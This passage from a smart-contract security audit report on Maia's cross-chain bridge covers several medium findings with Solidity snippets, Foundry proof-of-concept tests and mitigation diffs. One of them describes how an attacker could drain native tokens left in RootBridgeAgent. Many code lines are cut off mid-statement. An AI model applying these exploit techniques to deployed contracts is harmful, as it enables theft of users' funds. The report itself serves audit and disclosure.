++      require(refundee.call{value: address(this).balance}(""),
        IRootBridgeAgent(rootBridgeAgentAddress).lzReceive(
            rootChainId, "", 0, abi.encodePacked(bytes1(0x09), _
        );
    }
```

Assessed type

ETH-Transfer

0xBugsy (Maia) confirmed

alcueca (judge) decreased severity to Medium and commented:

> With the losses limited to the gas refunds, this can't be High.

OxBugsy (Maia) commented:

> Addressed here.

[M-04] `addGlobalToken()` `localAdress` could be overwritten

Submitted by bin2chen, *also found by* Koolex *and* Udsen

`CoreBranchRouter.addGlobalToken()` is used to set the local token of chains.

When `CoreBranchRouter.addGlobalToken(_dstChainId = ftm)` , it will execute follow step:

1. `[root]CoreRootRouter.\_addGlobalToken()`
    - 1.1 check `isGlobalAddress(\_globalAddress)`
    - 1.2 check not `isGlobalToken(\_globalAddress, \_dstChainId)`
2. `[branch]CoreBranchRouter.\_receiveAddGlobalToken()`
    - 2.1 `[remote:ftm] CoreBranchRouter.\_receiveAddGlobalToken()`
    - 2.1.1 New Local Token address
3. `[root]CoreRootRouter.\_setLocalToken()`
    - 3.1 check not `isLocalToken` (new Local token)
    - 3.2 `rootPort.setLocalAddress` (`globalGlobal` , new Local token, `fmtChainId`)

Call sequence `[root]->[branch]->[root]` , with asynchronous calls via layerzero. Since it is asynchronous, in the case of concurrency, the check in step `1.2` is invalid

because step `3.2` is executed after a certain amount of time.

Consider the following scenarios:

1. Alice executes `addGlobalToken(ftm)` through Steps 1 and 2, and generates `alice_LocalTokenAddress = 0x01`.
2. Bob executes `addGlobalToken(ftm)` through Steps 1 and 1, and generates `bob_LocalTokenAddress = 0x02` at the same time.
3. After a while, layerzero executes Alice's request and will pass step `3.1`, because `alice_LocalTokenAddress` is new.
4. After a while, layerzero executes Bob's request and will pass step `3.1`, because `bob_LocalTokenAddress` is new.

So `bob_LocalTokenAddress` will override `alice_LocalTokenAddress`.

The main problem here, is that the check in step `3.1` is wrong because the local token is a regenerated address, so `isLocalToken()` is always false. It should be checking `isGlobalToken(_globalAddress, _dstChainId))`.

```
    function _setLocalToken(address _globalAddress, address _loca
        // Verify if the token already added
@>      if (IPort(rootPortAddress).isLocalToken(_localAddress, _

        // Set the global token's new branch chain address
        IPort(rootPortAddress).setLocalAddress(_globalAddress, _
    }
```

Impact

In the case of concurrency, the second local token will overwrite the first local token. Before overwriting, the first local token is still valid. If someone exchanges the first local token and waits until after overwriting, then the first local token will be invalidated and the user will lose the corresponding token.

Proof of Concept

The following code demonstrates that with layerzero asynchronous and due to `_setLocalToken()` error checking, it may cause the second `localToken` to overwrite the first `localToken` ; the layerzero call is simplified.

Add to `CoreRootBridgeAgentTest.t.sol`

```
    function testAddGlobalTokenOverride() public {
        //1. new global token
        GasParams memory gasParams = GasParams(0, 0);
        arbitrumCoreRouter.addLocalToken(address(arbAssetToken),
        newGlobalAddress = RootPort(rootPort).getLocalTokenFromU
        console2.log("New Global Token Address: ", newGlobalAddr

        //2.1 new first local token
        gasParams = GasParams(1 ether, 1 ether);
        GasParams[] memory remoteGas = new GasParams[](2);
        remoteGas[0] = GasParams(0.0001 ether, 0.00005 ether);
        remoteGas[1] = GasParams(0.0001 ether, 0.00005 ether);
        bytes memory data = abi.encode(ftmCoreBridgeAgentAddress
        bytes memory packedData = abi.encodePacked(bytes1(0x01),
        encodeCallNoDeposit(
            payable(ftmCoreBridgeAgentAddress),
            payable(address(coreBridgeAgent)),
            chainNonce[ftmChainId]++,
            packedData,
            gasParams,
            ftmChainId
        );
        //2.2 new second local token

        data = abi.encode(ftmCoreBridgeAgentAddress, newGlobalAd
        packedData = abi.encodePacked(bytes1(0x01), data);
        encodeCallNoDeposit(
            payable(ftmCoreBridgeAgentAddress),
            payable(address(coreBridgeAgent)),
            chainNonce[ftmChainId]++,
            packedData,
            gasParams,
            ftmChainId
        );
        //3.1 wait some time ,lz execute first local token
        address newLocalToken = address(0xFA111111);
        data = abi.encode(newGlobalAddress, newLocalToken, "Unde
        packedData = abi.encodePacked(bytes1(0x03), data);
```

```
        encodeSystemCall(
            payable(ftmCoreBridgeAgentAddress),
            payable(address(coreBridgeAgent)),
            chainNonce[ftmChainId]++,
            packedData,
            gasParams,
            ftmChainId
        );
        //3.1.1 show first local token address
        address ftmLocalToken = RootPort(rootPort).getLocalToken
        console2.log("loal Token Address(first): ", ftmLocalToke

        //3.2 wait some time ,lz execute second local token
        gasParams = GasParams(0.0001 ether, 0.00005 ether);
        newLocalToken = address(0xFA222222);
        data = abi.encode(newGlobalAddress, newLocalToken, "Unde
        packedData = abi.encodePacked(bytes1(0x03), data);
        encodeSystemCall(
            payable(ftmCoreBridgeAgentAddress),
            payable(address(coreBridgeAgent)),
            chainNonce[ftmChainId]++,
            packedData,
            gasParams,
            ftmChainId
        );
        //3.2.1 show second local token address
        ftmLocalToken = RootPort(rootPort).getLocalTokenFromGlob
        console2.log("loal Token Address(override): ", ftmLocalT
    }
```

```
$ forge test -vvv --match-contract CoreRootBridgeAgentTest  --ma

[PASS] testAddGlobalTokenOverride() (gas: 1846078)
Logs:
  New Global Token Address:  0x12Cd3f6571aF11e01137d294866C5fFd1
  loal Token Address(first):  0x0000000000000000000000000000000
  loal Token Address(override):  0x0000000000000000000000000000
```

Recommended Mitigation

Check `isGlobalToken()` should replace check `isLocalToken()`.

```
    function _setLocalToken(address _globalAddress, address _loc
```

```
        // Verify if the token already added
-       if (IPort(rootPortAddress).isLocalToken(_localAddress, _d
+       if (IPort(rootPortAddress).isGlobalToken(_globalAddress,
+           revert TokenAlreadyAdded();
+       }
        // Set the global token's new branch chain address
        IPort(rootPortAddress).setLocalAddress(_globalAddress, _
    }
```

Assessed type

Context

0xBugsy (Maia) disputed and commented via duplicate issue #822:

> This has already been checked in the `_addGlobalToken` step of this execution flow.

alcueca (judge) commented via duplicate issue #822:

> Many issues around `addGlobalToken` due to lack of input validation when linking a global token to local token - #860.

> Would you please point out where? I can't find where the `_localAddress` is obtained.

0xBugsy (Maia) commented via duplicate issue #822:

> After calling `addGlobalToken` - requesting a new local token representation in a new chain for an existing global token - we perform these steps:

1. https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L406 (where we check if the global token exists and if it has already been added to the destination chain).
2. https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreBranchRouter.sol#L166 (creation of the new branch hToken for the existing root/global hToken) `_localAddress is deployed in this step.`

3. https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L481 (check if we have not added the new local token t.o system already and request update to root port)
4. Ends here: https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L259 (updating the root port token mapping namely `getLocalTokenFromGlobal`).

alcueca (judge) commented via duplicate issue #822:

> As a rule, you should validate the arguments in internal functions, that when those arguments change state in the same function, some values of those arguments could break the logic represented by that state.

alcueca (judge) decreased severity to Medium and commented:

> From the sponsor:

> [What the submission] is saying has no impact on users in any way, since there is no way to acquire the asset on the origin branch before token addition execution is confirmed on root; it would simply revert and the user would be able to redeem the deposited assets. In addition, the issue seems to revolve around the misuse of this function `IPort(rootPortAddress).isLocalToken(_localAddress, _dstChainId)` in `_setLocalToken` - but this is intended so as to prevent overwriting this mapping after it already being added.

> Furthermore, the suggested funciton `IPort(rootPortAddress).isGlobalToken(_globalAddress, _dstChainId)` is always updated in tandem with the one currently being used, so it's the same thing as doing the checks we currently have in place.

bin2chen (warden) commented:

> @alcueca -

```
since there is no way to acquire the asset on the origin branch ]
```

> Is it possible to look again? Both will be confirmed at root. Please see poc's " `3.1.1` show first local token address".

> The address has been printed out from root:

```
Logs:
  New Global Token Address:  0x12Cd3f6571aF11e01137d294866C5fFd1
  loal Token Address(first):  0x0000000000000000000000000000000
  loal Token Address(override):  0x0000000000000000000000000000000
```

> The problem describes that both `addGlobalToken()` all work. The second `addGlobalToken()` overrides the first.

> Since these operations are asynchronous (cross-chain), the first step check can be skipped. Because the third step incorrectly uses `isLocalToken()` to check for legitimacy, the override becomes possible.

alcueca (judge) commented:

> I explained the issue more clearly to the sponsor, and is now confirmed:

> Really apologize for my misunderstanding, I was not interpreting the issue correctly, seems that during the time between `_addGlobalToken` and `_setLocalToken`, multiple tokens can be requested; although, this is to be expected, only the last one created from these requests will be retained in the system instead of the first one.

> Due to this, during the time period between the first `_setLocalToken` execution and the last, the submission of `bridgeOut` requests would lead to the loss of the deposited tokens. Although, this is a very specific time frame to be possible (the 2 layer zero hops in question), it is a very important situation to be addressed as someone could loose access to their tokens under these circumstances.

0xBugsy (Maia) commented:

> Addressed here.

Note: For full discussion, see here.

[M-05] No deposit cross-chain calls/communication can still originate from a removed branch bridge agent

Submitted by MrPotatoMagic

Bridge agents are removed/toggled off to stop communication to/from them (confirmed by sponsor); in case of some situation, such as a bug in protocol or in case of an upgrade to a newer version of the protocol (in case LayerZero decides to upgrade/migrate their messaging library).

Admin router contracts are able to disable or toggle off anybody's bridge agents due to any reasons through the removeBranchBridgeAgent() function in CoreRootRouter.sol contract. But although this toggles off the branch bridge agent in the Branch chain's BranchPort, it still allows "No Deposit" calls to originate from that deactivated branch bridge agent.

Proof of Concept

Here is the whole process:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L186

1. Admin in CoreRootRouter decides to remove branch bridge agent through removeBranchBridgeAgent() function

   Here is the execution path of the call:

   1. Root chain to Endpoint (EP): `removeBranchBridgeAgent => callOut => _performCall => send`
   2. EP to Branch chain: `receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => _removeBranchBridgeAgent => toggleBridgeAgent (Port)`

   The following state change occurs in function toggleBridgeAgent():

2. Line 356 - `isBridgeAgent` for `_bridgeAgent` is set to false, thus deactivating it.

```
File: BranchPort.sol
355:     function toggleBridgeAgent(address _bridgeAgent) externa
356:         isBridgeAgent[_bridgeAgent] = !isBridgeAgent[_bridg
357:
358:         emit BridgeAgentToggled(_bridgeAgent);
359:     }
```

Note: Over here there is no call made back to the root chain again, which means the synced branch bridge agent is still synced in root (as shown **here**). But even if it is synced in Root chain, there are no checks or even state variables to track activeness (bool `isActive`) of branch bridge agent on the Root chain end as well. Not related to this POC but good to be aware of.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L195

2. Now, although bridge agent has been deactivated from **BranchPort's state**, it can still be used for no deposit calls/communication when calling function **callOut()**. This is because in the function **callOut()**, there is no check to see if it the current BranchBridgeAgent (that is deactivated) is active in the **BranchPort** through the modifier **requiresBridgeAgent()**. Now let's see how a call can occur through a deactivated branch bridge agent.
3. User calls **callOut()** to communicate through the branch BridgeAgent (that was deactivated):

```
File: BaseBranchRouter.sol
83:     function callOut(bytes calldata _params, GasParams calld
84:         IBridgeAgent(localBridgeAgentAddress).callOut{value:
85:     }
```

4. Here is the execution path of the call from **callOut()** function in **BaseBranchRouter** contract:

1. Branch chain to EP: `callOut() => callOut (branch bridge agent - that was deactivated) => _performCall => send`
2. EP to Root chain: `receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoDeposit => execute (Router) => logic` continues based on custom Router's implementation

There are few important points to note here:

1. Calls (No deposit calls) can occur through both callOut() and callOutSigned().
2. Adding the modifier requiresBridgeAgent() check is critical here, as communication between user's custom Branch chain to Root chain routers is still active.
3. Incoming calls to lzReceive() are not fine from user's custom Root Router, since that still allows no deposit router-router communication through the deactivated branch bridge agent.
4. Incoming calls to lzReceive() are fine from admin CoreRootRouter, since such calls will be made to manage bridgeAgents, factories, strategy tokens and port strategies in the BranchPort.
5. Outgoing calls from function callOutSystem() are fine since the function is only used to respond back to the root chain when an incoming call from root to branch occurs to manage bridgeAgents, factories, strategy tokens and port strategies.
6. Preventing outgoing no deposit calls are important because user's custom Root Router can communicate with other chains for various purposes such as bridging of tokens from Arbitrum (Root) to another branch chains like Avalanche, Fantom and many more. This is crucial since the call for bridging between Arbitrum and Avalanche originates from a branch bridge agent that is considered inactive.

Recommended Mitigation Steps

The issues here to solve are:

1. Outgoing "No deposit" calls from callOut() and callOutSigned().
2. Allowing incoming calls from CoreRootRouter, but not user's custom Root Router.

Solution for callOut() function:

Check added on Line 202 - same can be applied for callOutSigned()):

```
File: BranchBridgeAgent.sol
195:     function callOut(address payable _refundee, bytes calld
196:         external
197:         payable
198:         override
199:         lock
200:     {
201:         //Perform check to see if this BranchBridgeAgent is
202:         require(localPortAddress.isBridgeAgent(address(this
203:
204:         //Encode Data for cross-chain call.
205:         bytes memory payload = abi.encodePacked(bytes1(0x01
206:
207:         //Perform Call
208:         _performCall(_refundee, payload, _gParams);
209:     }
```

Solution for point 2:

In user's branch bridge agent, the following check should be added in Func ID 0x00 No deposit if block in the lzReceiveNonBlockingFunction.

Check added on Line 602:

```
File: BranchBridgeAgent.sol
598:         // DEPOSIT FLAG: 0 (No settlement)
599:         if (flag == 0x00) {
600:
601:             //Perform check to see if this BranchBridgeAgen
602:             require(localPortAddress.isBridgeAgent(address(
603:
604:             // Get Settlement Nonce
605:             nonce = uint32(bytes4(_payload[PARAMS_START_SIG
606:
607:             //Check if tx has already been executed
608:             if (executionState[nonce] != STATUS_READY) reve
609:
610:             //Try to execute the remote request
611:             //Flag 0 - BranchBridgeAgentExecutor(bridgeAgen
612:             _execute(
```

```
613:                 nonce,
614:                 abi.encodeWithSelector(
615:                     BranchBridgeAgentExecutor.executeNoSett
616:                 )
617:             );
```

In case of the Maia administration contracts, the calls from the root chain CoreRootRouterAddress-CoreRootBridgeagent pair should not be stopped. Therefore, in the administration's corresponding CoreBranchBridgeAgent contract, do not add the above check in order to allow no deposit calls to go through.

This way when the branch bridge agent is inactive, only the Maia Administration CoreRootRouter can continue execution.

Assessed type

Error

0xBugsy (Maia) confirmed, but disagreed with severity and commented:

> Despite only affecting functions that don't use token deposits and disagreeing with severity, this is a great finding and we will address it in our codebase.

alcueca (judge) decreased severity to Medium and commented:

> There is no loss of funds or denial of service to users. However, part of the protocol (the emergency features) are rendered ineffective. Medium.

0xBugsy (Maia) commented:

> Addressed here.

[M-06] `BaseBranchRouter._transferAndApproveToken` may revert in some cases

Submitted by nobody2018

In the bot-report.md for [M-04] Return values of `approve()` not checked, it describes that “by not checking the return value, operations that should have marked as failed, may potentially go through without actually approving anything”, but the following contents of this submission is different.

If the token’s `approve` does not return a value, like USDT, then `ERC20(_token).approve` will revert. Because ERC20 comes from solmate/tokens/ERC20.sol, its `approve` is defined as `function approve(address spender, uint256 amount) public virtual returns (bool)` where the return value is bool type with a size of 1 byte. The bytecode compiled by the solidity compiler from `ERC20(_token).approve` will check whether the return size is 1 byte. If not, revert will occur.

This will cause all functions calling `_transferAndApproveToken` to revert. This includes callOutAndBridge and callOutAndBridgeMultiple.

Proof of Concept

```
File: src\BaseBranchRouter.sol
160:     function _transferAndApproveToken(address _hToken, addr
......
173:         if (_deposit > 0) {
174:             _token.safeTransferFrom(msg.sender, address(thi
175:->           ERC20(_token).approve(_localPortAddress, _depos
176:         }
177:     }
```

L175, the compiled code of `ERC20(_token).approve(_localPortAddress, _deposit)` is similar to the following:

```
(bool ret, bytes data) = _token.call(abi.encodeWithSignature("ap
if (ret) {
     if (data.length != 1) // since usdt.approve has no return v
     {
            revert;
     }
     return abi.decode(data, (bool));
} else {
```

```
        revert;
    }
```

Copy the coded POC below to one project from Foundry and run `forge test -vvv` to prove this issue:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.10;

import "forge-std/Test.sol";
import "solmate/tokens/ERC20.sol";
import {SafeTransferLib} from "solmate/utils/SafeTransferLib.sol

interface CheatCodes {
    function prank(address) external;
    function createSelectFork(string calldata,uint256) external
}

interface IUSDT {
    function approve(address, uint256) external;
}

contract ContractTest is DSTest{

    address USDT = 0xdAC17F958D2ee523a2206206994597C13D831ec7;
    CheatCodes cheats = CheatCodes(0x7109709ECfa91a80626fF3989D6

    function setUp() public {
        cheats.createSelectFork("https://rpc.ankr.com/eth", 1828
    }

    function test() public {
        address user = address(0x12399543949349);
        cheats.prank(user);
        ERC20(USDT).approve(address(0x1111111111), 1000e6);
    }

    function testOkByIUSDT() public {
        address user = address(0x12399543949349);
        cheats.prank(user);
        IUSDT(USDT).approve(address(0x1111111111), 1000e6);
    }

    function testOkBySafeApprove() public {
```

```
        address user = address(0x12399543949349);
        cheats.prank(user);
        SafeTransferLib.safeApprove(ERC20(USDT), address(0x11111
    }
}

/**output
Running 3 tests for src/test/usdtApprove.sol:ContractTest
[FAIL. Reason: EvmError: Revert] test() (gas: 37109)
Traces:
  [37109] ContractTest::test()
    ├─ [0] VM::prank(0x00000000000000000000000012399543949349)
    │   └─ ← ()
    ├─ [26953] 0xdAC17F958D2ee523a2206206994597C13D831ec7::appro
    │   ├─ emit Approval(owner: 0x00000000000000000000000001239
    │   └─ ← ()
    └─ ← "EvmError: Revert"

[PASS] testOkByIUSDT() (gas: 37113)
[PASS] testOkBySafeApprove() (gas: 36988)
Test result: FAILED. 2 passed; 1 failed; finished in 489.70ms
**/
```

Recommended Mitigation Steps

Use `safeApprove` from solady/utils/SafeTransferLib.sol.

```
File: src\BaseBranchRouter.sol
160:     function _transferAndApproveToken(address _hToken, addr
......
173:         if (_deposit > 0) {
174:             _token.safeTransferFrom(msg.sender, address(thi
175:-            ERC20(_token).approve(_localPortAddress, _depos
175:+            ERC20(_token).safeApprove(_localPortAddress, _d
176:         }
177:     }
```

Assessed type

DoS

alcueca (judge) commented:

> Out of Scope - USDT reverts because it needs to approve to zero first, which is also in the bot report.

nobody2018 (warden) commented:

> The issue described in this report is **not** about approving to zero first, **but** the difference between `usdt.approve` and `ERC20.approve` signatures:
>
> 1. `usdt.approve` is defined as follows:
>
>    ```
>    function approve(address _spender, uint _value) public;
>    ```
>
> 2. `ERC20.approve` is defined as follows:
>
>    ```
>    function approve(address spender, uint256 amount) public virtual
>    returns (bool);
>    ```
>
> This will lead to different opcodes compiled by the compiler. When checking the length of the return data, `usdt.approve` requires the length of the return data to be 0, while `ERC20.approve` requires the length of the return data to be 1. Therefore, tx always reverts.
>
> The POC of this report is to prove this issue, not approve to zero first.

alcueca (judge) commented:

> Note that while this deviation from the standard only happens on the mainnet variant of USDT, and not on the Arbitrum one, it is likely that the protocol would be extended with branches to mainnet. Non-adherence to the ERC20 standard in the case of mainnet USDT can't be considered a poisoned token, and therefore the Medium severity is sustained.

0xBugsy (Maia) commented:

> Addressed here.

0xBugsy (Maia) confirmed

[M-07] If `RootBridgeAgent.lzReceiveNonBlocking` reverts

internally, the native token sent by relayer to RootBridgeAgent is left in RootBridgeAgent

Submitted by nobody2018*, also found by* minhtrng*,* Arz*, gumgumzum (*1*,* 2*),* windhustler*,* 0xnev*,* 0xStalin*,* 3docSec*,* Kow*,* perseverancesuccess*,* OMEN*,* Koolex*, and* rvierdiiev

v2 adapterParams are used to send messages, which means that the relayer will send native token to RootBridgeAgent before RootBridgeAgent.lzReceive is called. However, if an exception occurs inside lzReceiveNonBlocking, `lzReceive` will not revert (except for ARB branch). In this way, the native token sent to RootBridgeAgent will stay in RootBridgeAgent. Malicious users can steal these native tokens by sending some messages.

Proof of Concept

The messages discussed below are all sent using V2 (Airdrop):

When the cross-chain message reaches RootBridgeAgent, the relayer from layerZero will first send the native token to RootBridgeAgent and then call `RootBridgeAgent.lzReceive` which internally calls `lzReceiveNonBlocking` to process various messages.

```
File: src\RootBridgeAgent.sol
423:     function lzReceive(uint16 _srcChainId, bytes calldata _
424:         (bool success,) = address(this).excessivelySafeCall
425:             gasleft(),
426:             150,
427:             abi.encodeWithSelector(this.lzReceiveNonBlockin
428:         );
429:
430:->       if (!success) if (msg.sender == getBranchBridgeAgen
431:     }
```

From the above code we can see that if `lzReceiveNonBlocking` returns false, as long as the sender is not from `getBranchBridgeAgent[localChainId]` (ARB branch), then tx will not revert. **This means that the native token previously sent by the relayer is left in this contract (RootBridgeAgent).**

In `lzReceiveNonBlocking`, the functions used to process messages are two `_execute` functions: 1, 2. The difference between the former and the latter is whether Fallback can be triggered if a failure to process the message occurs.

```
File: src\RootBridgeAgent.sol
749:     function _execute(uint256 _depositNonce, bytes memory _
750:         //Update tx state as executed
751:         executionState[_srcChainId][_depositNonce] = STATUS_
752:
753:         //Try to execute the remote request
754:         (bool success,) = bridgeAgentExecutorAddress.call{va
755:
756:         // No fallback is requested revert allowing for reti
757:->       if (!success) revert ExecutionFailure();
758:     }
```

If the message is processed by `_execute` in L749, when `bridgeAgentExecutorAddress.call` returns `false`, the value sent is still in the current contract.

```
File: src\RootBridgeAgent.sol
768:     function _execute(
769:         bool _hasFallbackToggled,
770:         uint32 _depositNonce,
771:         address _refundee,
772:         bytes memory _calldata,
773:         uint16 _srcChainId
774:     ) private {
775:         //Update tx state as executed
776:         executionState[_srcChainId][_depositNonce] = STATUS_
777:
778:         //Try to execute the remote request
779:         (bool success,) = bridgeAgentExecutorAddress.call{va
780:
781:         //Update tx state if execution failed
782:         if (!success) {
783:             //Read the fallback flag.
784:             if (_hasFallbackToggled) {
785:                 // Update tx state as retrieve only
786:                 executionState[_srcChainId][_depositNonce] =
787:                 // Perform the fallback call
788:                 _performFallbackCall(payable(_refundee), _de
```

```
789:                 } else {
790:                     // No fallback is requested revert allowing
791:                     revert ExecutionFailure();
792:                 }
793:             }
794:         }
```

`_hasFallbackToggled` is set when the user sends a message. When `bridgeAgentExecutorAddress.call` returns `false`:

- If the user sets the fallback flag, `_performFallbackCall` will be called, where the native token previously sent by the relayer will be taken away. There is no problem.
- If the user doesn't set the fallback flag, the value sent is still in the current contract.

Consider the following scenario:

1. Alice wants to send the USDC of the ftm branch to the mainnet branch via BranchBridgeAgent.callOutSignedAndBridge. The `_hasFallbackToggled` argument is set to `false`, that is, fallback will be not triggered. This operation requires two cross-chain messages: `ftm->arb` and `arb->mainnet`. `_gParams.remoteBranchExecutionGas` is set to 1 ether.
2. When the message reaches RootBridgeAgent, relayer sends 1 ether native token to RootBridgeAgent, then calls `RootBridgeAgent.lzReceive`. The processing flow is as follows:

```
RootBridgeAgent.lzReceive
  (bool success,) = lzReceiveNonBlocking
    _execute    //_hasFallbackToggled = false
      (bool success,) = bridgeAgentExecutorAddress.call
      //if success = false
      revert ExecutionFailure()
  //success is false due to revert internally, msg.sender is not from a
```

This resulted in 1 ether native token being left in the RootBridgeAgent.

3. Bob notices that RootBridgeAgent has ether and immediately calls via `BranchBridgeAgent.callOutSignedAndBridge`. The `_hasFallbackToggled` argument is set to `true`, that is, fallback will be triggered. The Call encoded in `_params` parameter intentionally triggers revert.
4. When the message reaches RootBridgeAgent, the processing flow is as follows:

```
RootBridgeAgent.lzReceive
  (bool success,) = lzReceiveNonBlocking
    _execute    //_hasFallbackToggled = true
      (bool success,) = bridgeAgentExecutorAddress.call
      //success = false due to intentionally revert
788     _performFallbackCall
789       //all native token held by RootBridgeAgent is taken away by
790       ILayerZeroEndpoint(lzEndpointAddress).send{value: address(th
```

5. Bob get all native token held by RootBridgeAgent because the excess gas will be returned to Bob by relayer.

Recommended Mitigation Steps

In `lzReceive`, if `success` is false and `msg.sender` is not an ARB branch, then the balance held by this should be returned to the sender address of the source message.

Assessed type

Context

alcueca (judge) decreased severity to Medium

0xLightt (Maia) confirmed via duplicate issue #464

0xBugsy (Maia) commented:

> Addressed here.

Note: For full discussion, see here.

[M-08] Depositors could lose all their deposited tokens

(including the hTokens) if their address is blacklisted in one of all the deposited underlyingTokens

Submitted by OxStalin*, also found by* Bauchibred

All user deposited assets, both, hTokens and underlyingTokens are at risk of getting stuck in a BranchPort if the address of the depositor gets blacklisted in one of all the deposited underlyingTokens.

Proof of Concept

The problem is caused by the fact that the redemption process works by sending back all the tokens that were deposited and that tokens can only be sent back to the same address from where they were deposited.

Users can deposit/bridgeOut multiple tokens at once (underlyingTokens and hTokens) from a Branch to Root. The system has a mechanism to prevent users from losing their tokens in case something fails with the execution of the crosschain message in the Root environment.

If something fails with the execution in Root, the users can retry the deposit, and as a last resource, they can retrieve and redeem their deposit from Root and get their tokens back in the Branch where they were deposited.

When redeeming deposits, the redemption is made atomically, in the sense that it redeems all the tokens that were deposited at once, it doesn't redeem one or two specific tokens; it redeems all of them.

The problem is that the function to redeem the tokens sets the recipient address to be the caller (msg.sender), and the caller is enforced to be only the owner of the depositor (i.e. the account from where the tokens were taken from). The fact that the depositor's address gets blacklisted in one of the underlyingTokens should not cause that all the rest of the tokens to get stuck in the BranchPort.

```
    function redeemDeposit(uint32 _depositNonce) external override l
        //@audit-info => Loads the deposit's information based on th
        // Get storage reference
        Deposit storage deposit = getDeposit[_depositNonce];

        // Check Deposit
```

```
        if (deposit.status == STATUS_SUCCESS) revert DepositRedeemUn
        if (deposit.owner == address(0)) revert DepositRedeemUnavail
        if (deposit.owner != msg.sender) revert NotDepositOwner();

        // Zero out owner
        deposit.owner = address(0);

        //@audit-issue => Sending back tokens to the deposit.owner.
        // Transfer token to depositor / user
        for (uint256 i = 0; i < deposit.tokens.length;) {
            _clearToken(msg.sender, deposit.hTokens[i], deposit.toke

            unchecked {
                ++i;
            }
        }
```

Coded PoC

I coded a PoC to demonstrate the problem I'm reporting, using the `RootForkTest.t.sol` **test file** as the base to reproduce this PoC:

Make sure to import the below Mock a Blacklisted token under the `test/ulysses-omnichain/helpers/` folder. Also, add the global variables and the 3 below functions in the RootForkTest file:

▶ Details

Now everything is ready to run the test and analyze the output:

```
forge test --mc RootForkTest --match-test testRedeemBlocklistedTokenPoC
-vvvv
```


As we can see in the Output, the depositor can't redeem its deposit because the address was blacklisted in one of the 3 deposited underlyingTokens.

As a consequence, the depositor's tokens are stuck in the BranchPort:

```
    ├─ [0] console::log(redeeming) [staticcall]
    │   └─ ← ()
    ├─ [0] VM::expectRevert()
    │   └─ ← ()
```

```
    ├─ [45957] BranchBridgeAgent::redeemDeposit(1)
    │   ├─ [19384] BranchPort::withdraw(RootForkTest: [0xBb2180e
    │   │   ├─ [18308] MockERC20::transfer(RootForkTest: [0xBb21
    │   │   │   ├─ emit Transfer(from: BranchPort: [0x369Ff55AD8
    │   │   │   └─ ← true
    │   │   └─ ← ()
    │   ├─ [19384] BranchPort::withdraw(RootForkTest: [0xBb2180e
